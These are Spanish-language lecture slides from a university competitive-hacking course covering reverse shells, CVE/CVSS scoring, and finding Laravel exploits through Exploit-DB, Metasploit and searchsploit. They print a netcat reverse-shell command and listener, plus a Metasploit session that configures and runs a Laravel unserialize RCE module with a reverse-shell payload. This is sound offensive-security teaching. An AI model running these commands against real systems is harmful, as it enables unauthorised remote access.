Aplicaciones Web III

CC5325 - Taller de Hacking Competitivo
Diego Vargas

Contenidos

- Reverse Shells
- CVE
- Demo

Reverse Shells

Recordatorio de RCE

- Ejecución de código en el servidor sin acceso a una terminal
- Se hace mediante web shells, inyección de código, SQLi, deserialización, entre otros


Desventajas de RCE

- Difícil de usar (posiblemente varios pasos por cada comando)
- Lento en responder (debe pasar por una capa web)
- Sin autocompletado
- Incómodo en general

Reverse Shell

Aprovechar un RCE para obtener acceso a una terminal.

La conexión es iniciada por la máquina víctima, mientras el atacante escucha por conexiones.



Pasos

Atacante

1. Escuchar por conexiones TCP

3. Enviar comandos

Víctima

2. Iniciar conexión TCP

4. Interpretar respuesta como comandos

5. Responder con resultado

Resultado

- Se logra ejecutar un proceso que recibe comandos y retorna su resultado en tiempo real.
- Se hereda los permisos del usuario ejecutando los comandos.
- Abre posibilidades para:
  - Movimiento lateral.
  - Escalación de privilegios.

Ejemplo

Víctima

```
diego@kali:~$ nc -c /bin/bash 127.0.0.1 4444
stty: 'standard input': Inappropriate ioctl for device
stty: 'standard input': Inappropriate ioctl for device
/bin/bash: line 13: $'\003': command not found
stty: 'standard input': Inappropriate ioctl for device
stty: 'standard input': Inappropriate ioctl for device
/bin/bash: line 26: $'\003': command not found
```

Atacante

```
diego@kali:~$ nc -lvp 4444
listening on [any] 4444 ...
connect to [127.0.0.1] from localhost [127.0.0.1] 38122
```

CVE

Common Vulnerabilities and Exposures

Sistema que intenta proveer información y documentación sobre vulnerabilidades conocidas públicamente. Usualmente se catalogan junto a su CVSS.

Se registran tanto vulnerabilidades teóricas como prácticas, por lo que no siempre podrán ser explotadas ni habrá una Proof of Concept (PoC).

Common Vulnerability Scoring System (CVSS)

Puntaje de 0 a 10 indicando la explotabilidad de la vulnerabilidad.

- **Informative** (0.0): No es explotable pero puede ayudar a ejecutar otro exploit.
- **Low** (0.1-3.9): Muy difícil de explotar o no se gana mucho explotando.
- **Medium** (4.0-6.9): No tan difícil de explotar pero se logra comprometer algún ámbito parcialmente.
- **High** (7.0-8.9): Se puede comprometer un ámbito del sistema completamente.
- **Critical** (9.0-10): Se compromete el sistema completo.

Parámetros de CVSS

Considera métricas base, temporales y ambientales.

- Attack Vector (Network, Adjacent, Local, Physical).
- Attack Complexity (Low, High).
- Privileges Required (None, Low, High).
- User Interaction (None, Required).
- Scope (Unchanged, Changed).
- Confidentiality (None, Low, High).
- Integrity (None, Low, High).
- Availability (None, Low, High).

https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator

Fuentes: CVE Details

Laravel : Security Vulnerabilities

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9


Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending

Copy Results Download Results

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2018-15133	502		Exec Code	2018-08-09	2019-07-15	6.8	None	Remote	Medium	Not required	Partial	Partial	Partial
In Laravel Framework through 5.5.40 and 5.6.x through 5.6.29, remote code execution might occur as a result of an unserialize call on a potentially untrusted X-XSRF-TOKEN value. This involves the decrypt method in Illuminate/Encryption/Encrypter.php and PendingBroadcast in gadgetchains/Laravel/RCE/3/chain.php in phpggc. The attacker must know the application key, which normally would never occur, but could happen if the attacker previously had privileged access or successfully accomplished a previous attack.														
2	CVE-2018-6330	89		Sql	2019-03-28	2019-03-28	6.5	None	Remote	Low	Single system	Partial	Partial	Partial
Laravel 5.4.15 is vulnerable to Error based SQL injection in save.php via dhx_user and dhx_version parameters.														
3	CVE-2017-16894	200		+Info	2017-11-19	2018-03-08	5.0	None	Remote	Low	Not required	Partial	None	None
In Laravel framework through 5.5.21, remote attackers can obtain sensitive information (such as externally usable passwords) via a direct request for the /.env URI. NOTE: this CVE is only about Laravel framework's writeNewEnvironmentFileWith function in src/Illuminate/Foundation/Console/KeyGenerateCommand.php, which uses file_put_contents without restricting the .env permissions. The .env filename is not used exclusively by Laravel framework.														
4	CVE-2017-14775	200		+Info	2017-09-27	2017-10-10	4.3	None	Remote	Medium	Not required	Partial	None	None
Laravel before 5.5.10 mishandles the remember_me token verification process because DatabaseUserProvider does not have constant-time token comparison.														
5	CVE-2017-9303	20			2017-05-29	2017-06-08	5.8	None	Remote	Medium	Not required	Partial	Partial	None
Laravel 5.4.x before 5.4.22 does not properly constrain the host portion of a password-reset URL, which makes it easier for remote attackers to conduct phishing attacks by specifying an attacker-controlled host.														

https://www.cvedetails.com/

Fuentes: Exploit DB



https://www.exploit-db.com/

Fuentes: Exploit DB

```
##
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

class MetasploitModule < Msf::Exploit::Remote
  Rank = ExcellentRanking

  include Msf::Exploit::Remote::Tcp
  include Msf::Exploit::Remote::HttpClient

  def initialize(info = {})
    super(update_info(info,
      'Name' => 'PHP Laravel Framework token Unserialize Remote Command Execution',
      'Description' => %q{
        This module exploits a vulnerability in the PHP Laravel Framework for versions 5.5.40, 5.6.x <= 5.6.29.
        Remote Command Execution is possible via a correctly formatted HTTP X-XSRF-TOKEN header, due to
        an insecure unserialize call of the decrypt method in Illuminate/Encryption/Encrypter.php.
        Authentication is not required, however exploitation requires knowledge of the Laravel APP_KEY.
        Similar vulnerabilities appear to exist within Laravel cookie tokens based on the code fix.
        In some cases the APP_KEY is leaked which allows for discovery and exploitation.
      },
      'DisclosureDate' => '2018-08-07',
```

https://www.exploit-db.com/

Fuentes: Metasploit

```
msf6 > search laravel

Matching Modules
================

   #  Name                                              Disclosure Date  Rank       Check  Description
   -  ----                                              ---------------  ----       -----  -----------
   0  exploit/unix/http/laravel_token_unserialize_exec  2018-08-07       excellent  Yes    PHP Laravel Framework token Unserialize Remote Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/http/laravel_token_unserialize_exec

msf6 > use 0
[*] Using configured payload cmd/unix/reverse_perl
msf6 exploit(unix/http/laravel_token_unserialize_exec) >
```

Fuentes: Metasploit

```
msf6 exploit(unix/http/laravel_token_unserialize_exec) > options

Module options (exploit/unix/http/laravel_token_unserialize_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   APP_KEY                     no        The base64 encoded APP_KEY string from the .env file
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       Path to target webapp
   VHOST                       no        HTTP server virtual host


Payload options (cmd/unix/reverse_perl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(unix/http/laravel_token_unserialize_exec) > set rhosts 192.168.0.1
rhosts => 192.168.0.1
msf6 exploit(unix/http/laravel_token_unserialize_exec) > set lhost 192.168.0.1
lhost => 192.168.0.1
msf6 exploit(unix/http/laravel_token_unserialize_exec) > run
```

Fuentes: Searchsploit

```
diego@kali:~$ searchsploit laravel
------------------------------------------------------------ ---------------------------------
 Exploit Title                                              |  Path
------------------------------------------------------------ ---------------------------------
Laravel - 'Hash::make()' Password Truncation Security       | multiple/remote/39318.txt
Laravel 8.4.2 debug mode - Remote code execution            | php/webapps/49424.py
Laravel Administrator 4 - Unrestricted File Upload (Authentica | php/webapps/49112.py
Laravel Log Viewer < 0.13.0 - Local File Download           | php/webapps/44343.py
Laravel Nova 3.7.0 - 'range' DoS                            | php/webapps/49198.txt
PHP Laravel Framework 5.5.40 / 5.6.x < 5.6.30 - token Unserial | linux/remote/47129.rb
UniSharp Laravel File Manager 2.0.0 - Arbitrary File Read   | php/webapps/48166.txt
UniSharp Laravel File Manager 2.0.0-alpha7 - Arbitrary File Up | php/webapps/46389.py
------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
```

Fuentes: Searchsploit

```
diego@kali:~$ searchsploit -p 39318
  Exploit: Laravel - 'Hash::make()' Password Truncation Security
      URL: https://www.exploit-db.com/exploits/39318
     Path: /usr/share/exploitdb/exploits/multiple/remote/39318.txt
File Type: ASCII text, with CRLF line terminators

Copied EDB-ID #39318's path to the clipboard
```

Demo

Herramientas

- Burp
- Pwncat (https://github.com/calebstewart/pwncat)
- Metasploit (https://github.com/rapid7/metasploit-framework)
- ScriptKiddie (https://app.hackthebox.eu/machines/ScriptKiddie)